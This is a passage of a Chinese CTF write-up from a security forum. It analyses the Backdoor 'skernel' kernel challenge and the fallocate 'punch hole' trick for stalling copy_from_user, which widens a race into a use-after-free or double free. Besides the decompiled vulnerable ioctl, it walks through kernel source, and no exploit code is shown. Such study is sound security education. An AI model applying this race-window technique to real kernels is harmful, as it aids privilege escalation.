首页
课程
问答
CTF
社区
招聘
峰会
发现
排行榜
知识库
工具下载
看雪20年
看雪商城
证书查询
登录
注册
首页
社区
课程
招聘
发现
问答
CTF
排行榜
知识库
工具下载
峰会
看雪商城
证书查询
社区
Pwn
发新帖
2
7
[原创]Linux 内核攻击:Punch hole (2025 Backdoor skernel 复现)
发表于: 2025-12-10 04:38
20830
[原创]Linux 内核攻击:Punch hole (2025 Backdoor skernel 复现)
Elenia
7
2025-12-10 04:38
20830
> Linux 内核攻击:Punch hole (2025 Backdoor skernel 复现) > > 打 Backdoor 的 skernel 时,在 Tplus 大佬那里学习了一个在不能使用 userfault 和 Fuse 的情况下完成对地址访问的阻塞的攻击方法. 个人觉得非常好用. > > 限于篇幅,本篇文章主要聚焦于 punch hole 的原理。(当然我也不能确定 punch hole 是预期打法) ## 参考文章 - <mark class="encrypted">583K9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6K6N6r3q4J5L8r3q4T1M7#2)9J5k6i4y4Y4i4K6u0r3j5X3I4G2k6#2)9J5c8U0t1H3x3U0y4Q4x3V1j5H3y4#2)9J5k6r3q4Q4x3X3c8F1k6i4N6Q4x3X3c8E0k6i4c8Z5L8$3c8Q4x3X3c8X3L8%4u0Q4x3X3c8U0L8$3&6@1j5h3W2F1k6i4u0Q4x3X3c8W2M7$3y4S2M7r3g2Q4x3X3c8#2M7$3W2F1k6#2)9J5k6r3k6A6L8r3g2Q4x3X3c8T1j5i4y4W2k6q4)9J5k6r3c8A6M7Y4c8&6j5%4u0W2k6q4)9J5c8R3`.`.</mark> - <mark class="encrypted">f13K9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6T1L8r3!0Y4i4K6u0W2j5%4y4V1L8W2)9J5k6h3&6W2N6q4)9J5c8Y4N6%4P5i4W2^5P5o6t1$3i4K6u0r3j5i4u0@1K9h3y4D9k6g2)9J5c8X3c8W2N6r3q4A6L8s2y4Q4x3V1j5I4y4e0b7@1x3K6f1$3y4o6b7`.</mark> ## 环境说明 - 本文中关于 Linux 源码的分析均是基于: Linux 6.12.32 版本 - 题目内核版本: Linux 6.18.0 ## 题目 ```C 00000000 struct __fixed struct_3 // sizeof=0x18 00000000 { // XREF: module_ioctl/r 00000000 int index; // XREF: module_ioctl+25/w 00000000 // module_ioctl+60/r ... 00000004 int field_4; 00000008 __int64 length; // XREF: module_ioctl+2E/w 00000008 // module_ioctl+6B/r ... 00000010 __int64 buf; // XREF: module_ioctl+37/w 00000010 // module_ioctl+169/r ... 00000018 }; __int64 __fastcall module_ioctl(__int64 a1, int a2, __int64 a3) { __int64 v4; // rbx __int64 v5; // rax __int64 v7; // rdx __int64 v8; // rdi struct_3 v9; // [rsp+8h] [rbp-70h] BYREF _BYTE v10[64]; // [rsp+20h] [rbp-58h] BYREF unsigned __int64 v11; // [rsp+60h] [rbp-18h] v11 = __readgsqword((unsigned int)&_ref_stack_chk_guard); memset(&v9, 0, sizeof(v9)); mutex_lock(&skernel_mutex); if ( copy_from_user(&v9, a3, 24) ) { v4 = -14; goto LABEL_10; } if ( v9.index > 7u ) { v4 = -22; goto LABEL_10; } v4 = -22; if ( (unsigned __int64)(v9.length - 1) > 0x3F ) { LABEL_10: mutex_unlock(&skernel_mutex); return v4; } mutex_unlock(&skernel_mutex); switch ( a2 ) { case 322376504: memset(v10, 0, sizeof(v10)); v7 = allocated_objects[v9.index]; if ( !v7 ) return -1; v4 = 0; kfree(v7); copy_from_user(v10, v9.buf, 64); allocated_objects[v9.index] = 0; return v4; case 322376505: v8 = allocated_objects[v9.index]; if ( !v8 ) return -1; if ( v9.length > 0x7FFFFFFFuLL ) BUG(); return -(copy_from_user(v8, v9.buf, v9.length) != 0); case 322376503: if ( allocated_objects[v9.index] ) return -1; v4 = 0; v5 = _kmalloc_cache_noprof(kmalloc_caches[6], 3520, 64); allocated_objects[v9.index] = v5; return v4; } return module_ioctl_cold(); } ``` - 可以看见我们在free后虽然进行了置空,但是在那之前有copy_from_user(v10, v9.buf, 64);所以我们可以通过类似于 userfault 的方式延长这个copy_from_user的环节,从而让已经free后的obj残留在数组中。在这期间我们可以通过write实现uaf或者通过free实现doubefree. ## Punch hole > 这题目环境并不支持 userfault 和 fuse。所以我们可以用 <mark class="encrypted">70cK9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6K6N6r3q4J5L8r3q4T1M7#2)9J5k6i4y4Y4i4K6u0r3j5X3I4G2k6#2)9J5c8U0t1H3x3U0y4Q4x3V1j5H3y4#2)9J5k6r3q4Q4x3X3c8F1k6i4N6Q4x3X3c8E0k6i4c8Z5L8$3c8Q4x3X3c8X3L8%4u0Q4x3X3c8U0L8$3&6@1j5h3W2F1k6i4u0Q4x3X3c8W2M7$3y4S2M7r3g2Q4x3X3c8#2M7$3W2F1k6#2)9J5k6r3k6A6L8r3g2Q4x3X3c8T1j5i4y4W2k6q4)9J5k6r3c8A6M7Y4c8&6j5%4u0W2k6q4)9J5c8R3`.`.</mark> 这篇文章中提及的 punch hole 的方式,替代这两种方式,实现条件竞争.当然 punch hole 也不能完美替代这两种方案,本质只是延长了访问的时间而不是可以实现任意控制的延长. 攻击方式其实就是将我们的buf地址对应的内存 fallocate 丢弃,制造内存空洞。从而让 copy_from_user 函数访问这个地址的时候会发生缺页中断,然后去处理对应内容。然后由于fallocate会给已经丢弃的内容上锁,所以后续读写会等待打洞完成。(在后文中我们也主要是介绍为什么 fallocate 后的内存访问流程) ## 核心数据结构 ```C++ struct shmem_falloc { wait_queue_head_t *waitq; // 等待队列(用于同步) pgoff_t start; // 打洞起始页号 pgoff_t next; // 打洞结束页号(下一个页号) pgoff_t nr_falloced; // 已分配的页数(用于普通 fallocate) pgoff_t nr_unswapped; // 已交换的页数(用于普通 fallocate) }; ``` ## fallocate > fallocate() 用于预分配或释放文件空间。 - Mode: FALLOC_FL_PUNCH_HOLE | FALLOC_FL_KEEP_SIZE (后文主要以这个调用链为主) - FALLOC_FL_PUNCH_HOLE:在文件中打洞,释放指定范围的磁盘块 - FALLOC_FL_KEEP_SIZE:保持文件大小不变(不改变 inode->i_size) ```C SYSCALL_DEFINE4(fallocate, int, fd, int, mode, loff_t, offset, loff_t, len) { return ksys_fallocate(fd, mode, offset, len); } ``` ### 流程 1. 设置阶段:创建等待队列,设置 inode->i_private 标记 (这样后续只需要检查i_private了) 2. 取消映射:unmap_mapping_range() 取消所有 VMA 中的映射 3. 截断缓存:shmem_truncate_range() → shmem_undo_range() 删除页面缓存和交换条目 4. 清理阶段:清除标记,唤醒等待的 page fault 线程 ### vfs_fallocate - 模式验证:FALLOC_FL_PUNCH_HOLE 必须与 FALLOC_FL_KEEP_SIZE 一起使用 - 权限检查:需要写权限(FMODE_WRITE) - 文件类型:必须是普通文件或块设备 - 最终调用:file->f_op->fallocate(file, mode, offset, len) 会有几种情况。 ```C++ int vfs_fallocate(struct file *file, int mode, loff_t offset, loff_t len) { struct inode *inode = file_inode(file); long ret; loff_t sum; if (offset < 0 || len <= 0) return -EINVAL; if (mode & ~(FALLOC_FL_MODE_MASK | FALLOC_FL_KEEP_SIZE)) return -EOPNOTSUPP; /* * Modes are exclusive, even if that is not obvious from the encoding * as bit masks and the mix with the flag in the same namespace. * * To make things even more complicated, FALLOC_FL_ALLOCATE_RANGE is * encoded as no bit set. */ switch (mode & FALLOC_FL_MODE_MASK) { case FALLOC_FL_ALLOCATE_RANGE: case FALLOC_FL_UNSHARE_RANGE: case FALLOC_FL_ZERO_RANGE: break; case FALLOC_FL_PUNCH_HOLE: if (!(mode & FALLOC_FL_KEEP_SIZE)) return -EOPNOTSUPP; break; case FALLOC_FL_COLLAPSE_RANGE: case FALLOC_FL_INSERT_RANGE: if (mode & FALLOC_FL_KEEP_SIZE) return -EOPNOTSUPP; break; default: return -EOPNOTSUPP; } if (!(file->f_mode & FMODE_WRITE)) return -EBADF; /* * On append-only files only space preallocation is supported. */ if ((mode & ~FALLOC_FL_KEEP_SIZE) && IS_APPEND(inode)) return -EPERM; if (IS_IMMUTABLE(inode)) return -EPERM; /* * We cannot allow any fallocate operation on an active swapfile */ if (IS_SWAPFILE(inode)) return -ETXTBSY; /* * Revalidate the write permissions, in case security policy has * changed since the files were opened. */ ret = security_file_permission(file, MAY_WRITE); if (ret) return ret; ret = fsnotify_file_area_perm(file, MAY_WRITE, &offset, len); if (ret) return ret; if (S_ISFIFO(inode->i_mode)) return -ESPIPE; if (S_ISDIR(inode->i_mode)) return -EISDIR; if (!S_ISREG(inode->i_mode) && !S_ISBLK(inode->i_mode)) return -ENODEV; /* Check for wraparound */ if (check_add_overflow(offset, len, &sum)) return -EFBIG; if (sum > inode->i_sb->s_maxbytes) return -EFBIG; if (!file->f_op->fallocate) return -EOPNOTSUPP; file_start_write(file); // 最终调用 f_op->fallocate ret = file->f_op->fallocate(file, mode, offset, len); /* * Create inotify and fanotify events. * * To keep the logic simple always create events if fallocate succeeds. * This implies that events are even created if the file size remains * unchanged, e.g. when using flag FALLOC_FL_KEEP_SIZE. */ if (ret == 0) fsnotify_modify(file); file_end_write(file); return ret; } EXPORT_SYMBOL_GPL(vfs_fallocate); ``` ### ext4 文件 实现 > 也就是我们正常创建的文件. #### ext4_fallocate (ext4文件系统实现) > 具体根据不同 file->f_op->fallocate 的实现为主,这里用ext4文件系统举列子。 - *检查加密文件系统限制* - *验证支持的模式* - ext4_punch_hole 最后调用 ```C /* * preallocate space for a file. This implements ext4's fallocate file * operation, which gets called from sys_fallocate system call. * For block-mapped files, posix_fallocate should fall back to the method * of writing zeroes to the required new blocks (the same behavior which is * expected for file systems which do not support fallocate() system call). */ long ext4_fallocate(struct file *file, int mode, loff_t offset, loff_t len) { struct inode *inode = file_inode(file); loff_t new_size = 0; unsigned int max_blocks; int ret = 0; int flags; ext4_lblk_t lblk; unsigned int blkbits = inode->i_blkbits; /* * Encrypted inodes can't handle collapse range or insert * range since we would need to re-encrypt blocks with a * different IV or XTS tweak (which are based on the logical * block number). */ if (IS_ENCRYPTED(inode) && (mode & (FALLOC_FL_COLLAPSE_RANGE | FALLOC_FL_INSERT_RANGE))) return -EOPNOTSUPP; /* Return error if mode is not supported */ if (mode & ~(FALLOC_FL_KEEP_SIZE | FALLOC_FL_PUNCH_HOLE | FALLOC_FL_COLLAPSE_RANGE | FALLOC_FL_ZERO_RANGE | FALLOC_FL_INSERT_RANGE)) return -EOPNOTSUPP; inode_lock(inode); ret = ext4_convert_inline_data(inode); inode_unlock(inode); if (ret) goto exit; if (mode & FALLOC_FL_PUNCH_HOLE) { ret = ext4_punch_hole(file, offset, len); goto exit; } if (mode & FALLOC_FL_COLLAPSE_RANGE) { ret = ext4_collapse_range(file, offset, len); goto exit; } if (mode & FALLOC_FL_INSERT_RANGE) { ret = ext4_insert_range(file, offset, len); goto exit; } if (mode & FALLOC_FL_ZERO_RANGE) { ret = ext4_zero_range(file, offset, len, mode); goto exit; } trace_ext4_fallocate_enter(inode, offset, len, mode); lblk = offset >> blkbits; max_blocks = EXT4_MAX_BLOCKS(len, offset, blkbits); flags = EXT4_GET_BLOCKS_CREATE_UNWRIT_EXT; inode_lock(inode); /* * We only support preallocation for extent-based files only */ if (!(ext4_test_inode_flag(inode, EXT4_INODE_EXTENTS))) { ret = -EOPNOTSUPP; goto out; } if (!(mode & FALLOC_FL_KEEP_SIZE) && (offset + len > inode->i_size || offset + len > EXT4_I(inode)->i_disksize)) { new_size = offset + len; ret = inode_newsize_ok(inode, new_size); if (ret) goto out; } /* Wait all existing dio workers, newcomers will block on i_rwsem */ inode_dio_wait(inode); ret = file_modified(file); if (ret) goto out; ret = ext4_alloc_file_blocks(file, lblk, max_blocks, new_size, flags); if (ret) goto out; if (file->f_flags & O_SYNC && EXT4_SB(inode->i_sb)->s_journal) { ret = ext4_fc_commit(EXT4_SB(inode->i_sb)->s_journal, EXT4_I(inode)->i_sync_tid); } out: inode_unlock(inode); trace_ext4_fallocate_exit(inode, offset, max_blocks, ret); exit: return ret; } ``` #### ext4_punch_hole(核心函数) - 边界检查 - 如果 offset >= inode->i_size,直接返回 - 如果超出文件大小,调整长度 - 对齐处理 - 将偏移量和长度对齐到块边界(round_up/down) - 清除页面缓存 ```C++ int ext4_punch_hole(struct file *file, loff_t offset, loff_t length) { struct inode *inode = file_inode(file); struct super_block *sb = inode->i_sb; ext4_lblk_t first_block, stop_block; struct address_space *mapping = inode->i_mapping; loff_t first_block_offset, last_block_offset, max_length; struct ext4_sb_info *sbi = EXT4_SB(inode->i_sb); handle_t *handle; unsigned int credits; int ret = 0, ret2 = 0; trace_ext4_punch_hole(inode, offset, length, 0); inode_lock(inode); /* No need to punch hole beyond i_size */ if (offset >= inode->i_size) goto out_mutex; /* * If the hole extends beyond i_size, set the hole * to end after the page that contains i_size */ if (offset + length > inode->i_size) { length = inode->i_size + PAGE_SIZE - (inode->i_size & (PAGE_SIZE - 1)) - offset; } /* * For punch hole the length + offset needs to be within one block * before last range. Adjust the length if it goes beyond that limit. */ max_length = sbi->s_bitmap_maxbytes - inode->i_sb->s_blocksize; if (offset + length > max_length) length = max_length - offset; if (offset & (sb->s_blocksize - 1) || (offset + length) & (sb->s_blocksize - 1)) { /* * Attach jinode to inode for jbd2 if we do any zeroing of * partial block */ ret = ext4_inode_attach_jinode(inode); if (ret < 0) goto out_mutex; } // 等待所有直接 I/O 完成 /* Wait all existing dio workers, newcomers will block on i_rwsem */ inode_dio_wait(inode); ret = file_modified(file); if (ret) goto out_mutex; /* * Prevent page faults from reinstantiating pages we have released from * page cache. */ filemap_invalidate_lock(mapping); ret = ext4_break_layouts(inode); if (ret) goto out_dio; first_block_offset = round_up(offset, sb->s_blocksize); last_block_offset = round_down((offset + length), sb->s_blocksize) - 1; /* Now release the pages and zero block aligned part of pages*/ if (last_block_offset > first_block_offset) { // 释放指定范围内的页面缓存 ret = ext4_update_disksize_before_punch(inode, offset, length); if (ret) goto out_dio; ret = ext4_truncate_page_cache_block_range(inode, first_block_offset, last_block_offset + 1); if (ret) goto out_dio; } if (ext4_test_inode_flag(inode, EXT4_INODE_EXTENTS)) credits = ext4_writepage_trans_blocks(inode); else credits = ext4_blocks_for_truncate(inode); handle = ext4_journal_start(inode, EXT4_HT_TRUNCATE, credits); if (IS_ERR(handle)) { ret = PTR_ERR(handle); ext4_std_error(sb, ret); goto out_dio; } // 零化部分块 ret = ext4_zero_partial_blocks(handle, inode, offset, length); if (ret) goto out_stop; first_block = (offset + sb->s_blocksize - 1) >> EXT4_BLOCK_SIZE_BITS(sb); stop_block = (offset + length) >> EXT4_BLOCK_SIZE_BITS(sb); /* If there are blocks to remove, do it */ if (stop_block > first_block) { ext4_lblk_t hole_len = stop_block - first_block; down_write(&EXT4_I(inode)->i_data_sem); ext4_discard_preallocations(inode); ext4_es_remove_extent(inode, first_block, hole_len); // 删除块 从 extent 树或间接块中删除块 if (ext4_test_inode_flag(inode, EXT4_INODE_EXTENTS)) ret = ext4_ext_remove_space(inode, first_block, stop_block - 1); else ret = ext4_ind_remove_space(handle, inode, first_block, stop_block); // 标记为 HOLE 在 extent 状态树中标记为 EXTENT_STATUS_HOLE ext4_es_insert_extent(inode, first_block, hole_len, ~0, EXTENT_STATUS_HOLE, 0); up_write(&EXT4_I(inode)->i_data_sem); } ext4_fc_track_range(handle, inode, first_block, stop_block); if (IS_SYNC(inode)) ext4_handle_sync(handle); inode_set_mtime_to_ts(inode, inode_set_ctime_current(inode)); ret2 = ext4_mark_inode_dirty(handle, inode); if (unlikely(ret2)) ret = ret2; if (ret >= 0) ext4_update_inode_fsync_trans(handle, inode, 1); out_stop: ext4_journal_stop(handle); out_dio: filemap_invalidate_unlock(mapping); out_mutex: inode_unlock(inode); return ret; } ``` ### shmem/tmpfs 文件 实现 > tmpfs 文件就是 /tmp 目录下的文件 > > Shmem 文件就是 memfd_create 创建的fd #### 流程图 ```Bash 用户空间: fallocate(fd, FALLOC_FL_PUNCH_HOLE | FALLOC_FL_KEEP_SIZE, offset, len) ↓ 系统调用: SYSCALL_DEFINE4(fallocate, ...) ↓ ksys_fallocate() ↓ vfs_fallocate() ↓ file->f_op->fallocate() [对于 shmem 文件,指向 shmem_fallocate] ↓ ┌─────────────────────────────────────────────────────────────┐ │ shmem_fallocate() [mm/shmem.c:3376] │ │ │ │ if (mode & FALLOC_FL_PUNCH_HOLE) { │ │ ├─ 1. 设置等待队列和标记 │ │ │ └─ inode->i_private = &shmem_falloc │ │ │ │ │ ├─ 2. unmap_mapping_range() [mm/memory.c:3857] │ │ │ └─ unmap_mapping_pages() [mm/memory.c:3821] │ │ │ └─ unmap_mapping_range_tree() │ │ │ └─ unmap_mapping_range_vma() │ │ │ └─ zap_page_range_single() │ │ │ └─ 取消映射所有 VMA 中的页面 │ │ │ │ │ ├─ 3. shmem_truncate_range() [mm/shmem.c:1146] │ │ │ └─ shmem_undo_range() [mm/shmem.c:995] │ │ │ ├─ find_lock_entries() [mm/filemap.c] │ │ │ │ └─ 查找并锁定页面缓存中的 folio │ │ │ ├─ truncate_inode_folio() [mm/truncate.c] │ │ │ │ └─ 截断完整的 folio │ │ │ ├─ truncate_inode_partial_folio() [mm/truncate.c]│ │ │ │ └─ 截断部分 folio(处理跨页边界) │ │ │ ├─ shmem_free_swap() │ │ │ │ └─ 释放交换空间条目 │ │ │ └─ shmem_recalc_inode() │ │ │ └─ 重新计算 inode 的统计信息 │ │ │ │ │ └─ 4. 清除标记并唤醒等待线程 │ │ ├─ inode->i_private = NULL │ │ └─ wake_up_all(&shmem_falloc_waitq) │ └─────────────────────────────────────────────────────────────┘ ``` #### shmem_fallocate (设置等待队列) - DECLARE_WAIT_QUEUE_HEAD_ONSTACK(shmem_falloc_waitq) 在栈上创建等待队列 - inode->i_private = &shmem_falloc 标记正在打洞,其他线程可通过此字段检测 - shmem_falloc.start 和 shmem_falloc.next 记录打洞的页范围 - 完成后 wake_up_all() 唤醒等待线程 ```C static long shmem_fallocate(struct file *file, int mode, loff_t offset, loff_t len) { struct inode *inode = file_inode(file); struct shmem_sb_info *sbinfo = SHMEM_SB(inode->i_sb); struct shmem_inode_info *info = SHMEM_I(inode); struct shmem_falloc shmem_falloc; pgoff_t start, index, end, undo_fallocend; int error; // 检查模式:只支持 KEEP_SIZE 和 PUNCH_HOLE if (mode & ~(FALLOC_FL_KEEP_SIZE | FALLOC_FL_PUNCH_HOLE)) return -EOPNOTSUPP; // 获取 inode 锁(防止并发修改) inode_lock(inode); if (mode & FALLOC_FL_PUNCH_HOLE) { struct address_space *mapping = file->f_mapping; // 对齐到页边界:向上取整起始位置,向下取整结束位置 loff_t unmap_start = round_up(offset, PAGE_SIZE); loff_t unmap_end = round_down(offset + len, PAGE_SIZE) - 1; // 在栈上声明等待队列头(用于同步打洞和 page fault) DECLARE_WAIT_QUEUE_HEAD_ONSTACK(shmem_falloc_waitq); // 检查文件密封:如果文件被密封为只写,不允许打洞 if (info->seals & (F_SEAL_WRITE | F_SEAL_FUTURE_WRITE)) { error = -EPERM; goto out; } // 步骤1: 设置 shmem_falloc 结构 shmem_falloc.waitq = &shmem_falloc_waitq; // 等待队列 shmem_falloc.start = (u64)unmap_start >> PAGE_SHIFT; // 起始页号 shmem_falloc.next = (unmap_end + 1) >> PAGE_SHIFT; // 结束页号+1 // 步骤2: 将 shmem_falloc 保存到 inode->i_private // 这样 shmem_fault() 可以检测到正在打洞 spin_lock(&inode->i_lock); inode->i_private = &shmem_falloc; spin_unlock(&inode->i_lock); // 步骤3: 取消映射 VMA 中的页面(如果有多个进程映射) if ((u64)unmap_end > (u64)unmap_start) unmap_mapping_range(mapping, unmap_start, 1 + unmap_end - unmap_start, 0); // 步骤4: 截断页面缓存和交换空间 shmem_truncate_range(inode, offset, offset + len - 1); /* No need to unmap again: hole-punching leaves COWed pages */ // 步骤5: 清除标记并唤醒所有等待的线程 spin_lock(&inode->i_lock); inode->i_private = NULL; // 清除标记 wake_up_all(&shmem_falloc_waitq); // 唤醒等待的 page fault 线程 WARN_ON_ONCE(!list_empty(&shmem_falloc_waitq.head)); spin_unlock(&inode->i_lock); error = 0; goto out; } ``` #### unmap_mapping_range - 将字节范围转换为页号范围 - 调用 unmap_mapping_pages() 执行取消映射 ```C void unmap_mapping_range(struct address_space *mapping, loff_t const holebegin, loff_t const holelen, int even_cows) { // 将字节偏移转换为页号 pgoff_t hba = (pgoff_t)(holebegin) >> PAGE_SHIFT; pgoff_t hlen = ((pgoff_t)(holelen) + PAGE_SIZE - 1) >> PAGE_SHIFT; // 检查溢出 if (sizeof(holelen) > sizeof(hlen)) { long long holeend = (holebegin + holelen + PAGE_SIZE - 1) >> PAGE_SHIFT; if (holeend & ~(long long)ULONG_MAX) hlen = ULONG_MAX - hba + 1; } // 调用实际取消映射函数 unmap_mapping_pages(mapping, hba, hlen, even_cows); } ``` ##### unmap_mapping_pages(取消映射) - 遍历 i_mmap 树(所有映射该文件的 VMA) - 对每个 VMA 调用 unmap_mapping_range_vma() 取消映射 ```C++ void unmap_mapping_pages(struct address_space *mapping, pgoff_t start, pgoff_t nr, bool even_cows) { struct zap_details details = { }; pgoff_t first_index = start; pgoff_t last_index = start + nr - 1; details.even_cows = even_cows; // 是否取消映射 COW 页面 if (last_index < first_index) last_index = ULONG_MAX; // 获取映射锁(读锁,允许多个读者) i_mmap_lock_read(mapping); // 如果 i_mmap 树不为空,遍历并取消映射 if (unlikely(!RB_EMPTY_ROOT(&mapping->i_mmap.rb_root))) unmap_mapping_range_tree(&mapping->i_mmap, first_index, last_index, &details); i_mmap_unlock_read(mapping); } ``` #### shmem_truncate_range(截断范围) > 文件系统上下文中,“截断”指从页面缓存(page cache)中删除指定范围的页面(folio),使页面缓存与文件状态一致。 - 遍历 i_mmap 树(所有映射该文件的 VMA) - 对每个 VMA 调用 unmap_mapping_range_vma() 取消映射 ```C++ void shmem_truncate_range(struct inode *inode, loff_t lstart, loff_t lend) { // 调用核心实现函数 shmem_undo_range(inode, lstart, lend, false); // 更新修改时间和变更时间 inode_set_mtime_to_ts(inode, inode_set_ctime_current(inode)); // 增加版本号(用于缓存失效) inode_inc_iversion(inode); } 截断前: ┌─────────────────────────────────────────┐ │ address_space->i_pages (XArray) │ │ ┌─────┬─────┬─────┬─────┬─────┐ │ │ │ 0 │ 1 │ 2 │ 3 │ 4 │ │ │ └─────┴─────┴─────┴─────┴─────┘ │ │ │ │ │ │ │ │ │ ▼ ▼ ▼ ▼ ▼ │ │ folio folio folio folio folio │ │ A B C D E │ └─────────────────────────────────────────┘ 执行: truncate_inode_pages_range(mapping, 4096, 12287) 范围: [1K, 12K) = 页号 [1, 3) 截断后: ┌─────────────────────────────────────────┐ │ address_space->i_pages (XArray) │ │ ┌─────┬─────┬─────┬─────┬─────┐ │ │ │ 0 │NULL │NULL │NULL │ 4 │ │ │ └─────┴─────┴─────┴─────┴─────┘ │ │ │ │ │ │ │ ▼ │ │ │ │ folio │ │ │ │ A │ │ │ │ │ │ │ │ [已删除] [已删除] │ │ folio B folio C │ │ folio D │ └─────────────────────────────────────────┘ 操作: 1. folio B, C, D 从 XArray 中删除(xas_store(&xas, NULL)) 2. folio->mapping = NULL(断开关联) 3. mapping->nrpages -= 3(更新统计) 4. folio 引用计数减 1,如果为 0 则释放到伙伴系统 ``` ##### unmap_mapping_pages ```C++ void unmap_mapping_pages(struct address_space *mapping, pgoff_t start, pgoff_t nr, bool even_cows) { struct zap_details details = { }; pgoff_t first_index = start; pgoff_t last_index = start + nr - 1; details.even_cows = even_cows; // 是否取消映射 COW 页面 if (last_index < first_index) last_index = ULONG_MAX; // 获取映射锁(读锁,允许多个读者) i_mmap_lock_read(mapping); // 如果 i_mmap 树不为空,遍历并取消映射 if (unlikely(!RB_EMPTY_ROOT(&mapping->i_mmap.rb_root))) unmap_mapping_range_tree(&mapping->i_mmap, first_index, last_index, &details); i_mmap_unlock_read(mapping); } ``` ##### shmem_undo_range (核心截断实现) - 第一阶段:批量查找并截断完整 folio - 第二阶段:处理部分页(跨页边界) - 第三阶段:处理剩余完整 folio - 释放交换空间并更新统计 ```C++ static void shmem_undo_range(struct inode *inode, loff_t lstart, loff_t lend, bool unfalloc) { struct address_space *mapping = inode->i_mapping; struct shmem_inode_info *info = SHMEM_I(inode); // 将字节偏移转换为页号 pgoff_t start = (lstart + PAGE_SIZE - 1) >> PAGE_SHIFT; pgoff_t end = (lend + 1) >> PAGE_SHIFT; struct folio_batch fbatch; pgoff_t indices[PAGEVEC_SIZE]; struct folio *folio; bool same_folio; long nr_swaps_freed = 0; pgoff_t index; int i; if (lend == -1) end = -1; /* unsigned, so actually very big */ // 如果是在撤销失败的 fallocate,更新 fallocend if (info->fallocend > start && info->fallocend <= end && !unfalloc) info->fallocend = start; // 初始化 folio 批次 folio_batch_init(&fbatch); index = start; // 第一阶段:查找并锁定范围内的所有 folio while (index < end && find_lock_entries(mapping, &index, end - 1, &fbatch, indices)) { for (i = 0; i < folio_batch_count(&fbatch); i++) { folio = fbatch.folios[i]; // 如果是交换条目(xa_is_value) if (xa_is_value(folio)) { if (unfalloc) continue; // 释放交换空间 nr_swaps_freed += shmem_free_swap(mapping, indices[i], folio); continue; } // 如果是普通 folio,截断它 if (!unfalloc || !folio_test_uptodate(folio)) truncate_inode_folio(mapping, folio); folio_unlock(folio); } folio_batch_remove_exceptionals(&fbatch); folio_batch_release(&fbatch); cond_resched(); // 让出 CPU,避免长时间占用 } // 第二阶段:处理部分页(跨页边界的情况) if (unfalloc) goto whole_folios; same_folio = (lstart >> PAGE_SHIFT) == (lend >> PAGE_SHIFT); // 处理起始页的部分 folio = shmem_get_partial_folio(inode, lstart >> PAGE_SHIFT); if (folio) { same_folio = lend < folio_pos(folio) + folio_size(folio); folio_mark_dirty(folio); // 截断部分 folio if (!truncate_inode_partial_folio(folio, lstart, lend)) { start = folio_next_index(folio); if (same_folio) end = folio->index; } folio_unlock(folio); folio_put(folio); folio = NULL; } // 处理结束页的部分(如果与起始页不同) if (!same_folio) folio = shmem_get_partial_folio(inode, lend >> PAGE_SHIFT); if (folio) { folio_mark_dirty(folio); if (!truncate_inode_partial_folio(folio, lstart, lend)) end = folio->index; folio_unlock(folio); folio_put(folio); } whole_folios: // 第三阶段:处理完整的 folio index = start; while (index < end) { cond_resched(); // 查找范围内的 folio if (!find_get_entries(mapping, &index, end - 1, &fbatch, indices)) { /* If all gone or hole-punch or unfalloc, we're done */ if (index == start || end != -1) break; /* But if truncating, restart to make sure all gone */ index = start; continue; } for (i = 0; i < folio_batch_count(&fbatch); i++) { folio = fbatch.folios[i]; // 处理交换条目 if (xa_is_value(folio)) { long swaps_freed; if (unfalloc) continue; swaps_freed = shmem_free_swap(mapping, indices[i], folio); if (!swaps_freed) { /* Swap was replaced by page: retry */ index = indices[i]; break; } nr_swaps_freed += swaps_freed; continue; } folio_lock(folio); if (!unfalloc || !folio_test_uptodate(folio)) { if (folio_mapping(folio) != mapping) { /* Page was replaced by swap: retry */ folio_unlock(folio); index = indices[i]; break; } VM_BUG_ON_FOLIO(folio_test_writeback(folio), folio); // 根据 folio 大小选择不同的截断方式 if (!folio_test_large(folio)) { // 普通页:直接截断 truncate_inode_folio(mapping, folio); } else if (truncate_inode_partial_folio(folio, lstart, lend)) { // 大页:部分截断,可能需要分割 /* * If we split a page, reset the loop so * that we pick up the new sub pages. */ if (!folio_test_large(folio)) { folio_unlock(folio); index = start; // 重置索引,重新处理 break; } } } folio_unlock(folio); } folio_batch_remove_exceptionals(&fbatch); folio_batch_release(&fbatch); } // 重新计算 inode 的统计信息(释放的交换空间) shmem_recalc_inode(inode, 0, -nr_swaps_freed); } ``` ## 访问空洞地址 > 我们主要研究 shmem 的情况,就用题目中的 copy_from_user 举列子 - 文件系统(如 ext4)通过检查元数据,发现该区域 **没有分配****物理块** - **不会发起真正的磁盘** **I/O** **去读取数据** - **直接返回全零(0x00)给调用者** ### 流程图 #### 打洞期间 ```C 用户空间: copy_from_user(dst, src, size) ↓ 内核空间: copy_from_user() [include/linux/uaccess.h:205] ↓ _copy_from_user() / _inline_copy_from_user() ↓ raw_copy_from_user() [arch/x86/include/asm/uaccess_64.h:139] ↓ copy_user_generic() [汇编实现,使用 rep movsb] ↓ [CPU 触发 #PF 异常,因为访问了未映射的页面] ↓ 中断处理: exc_page_fault() [arch/x86/mm/fault.c:1493] ↓ handle_page_fault() [arch/x86/mm/fault.c:1469] ↓ do_user_addr_fault() [arch/x86/mm/fault.c:1211] ↓ handle_mm_fault() [mm/memory.c:6046] ↓ __handle_mm_fault() [mm/memory.c:5820] ↓ handle_pte_fault() [mm/memory.c:5736] ↓ do_pte_missing() [mm/memory.c:3959] ↓ do_fault() [mm/memory.c:5405] ↓ do_read_fault() [mm/memory.c:5281] (因为是读操作) ↓ __do_fault() [mm/memory.c:4854] ↓ vma->vm_ops->fault() [对于 shmem 文件,指向 shmem_fault] ↓ shmem_fault() [mm/shmem.c:2515] ↓ shmem_falloc_wait() [mm/shmem.c:2474] ← 关键:检查是否正在打洞 ↓ schedule() ← 线程被阻塞,等待打洞完成 ``` #### 打洞后 ```C shmem_falloc_wait() 返回 VM_FAULT_RETRY ↓ 向上传播到 do_user_addr_fault() ↓ 检测到 fault & VM_FAULT_RETRY ↓ 设置 flags |= FAULT_FLAG_TRIED ↓ goto retry - 跳回 retry 标签 ↓ 重新获取 VMA 锁 (lock_mm_and_find_vma) ↓ 重新调用 handle_mm_fault() ↓ 再次进入 shmem_fault() ↓ 这次 inode->i_private 已经为空(打洞完成) ↓ 正常调用 shmem_get_folio_gfp() 分配页面 ↓ 完成页面映射,返回成功 ``` ### copy_from_user -> raw_copy_from_user - 检查复制大小,调用底层复制函数 - 在 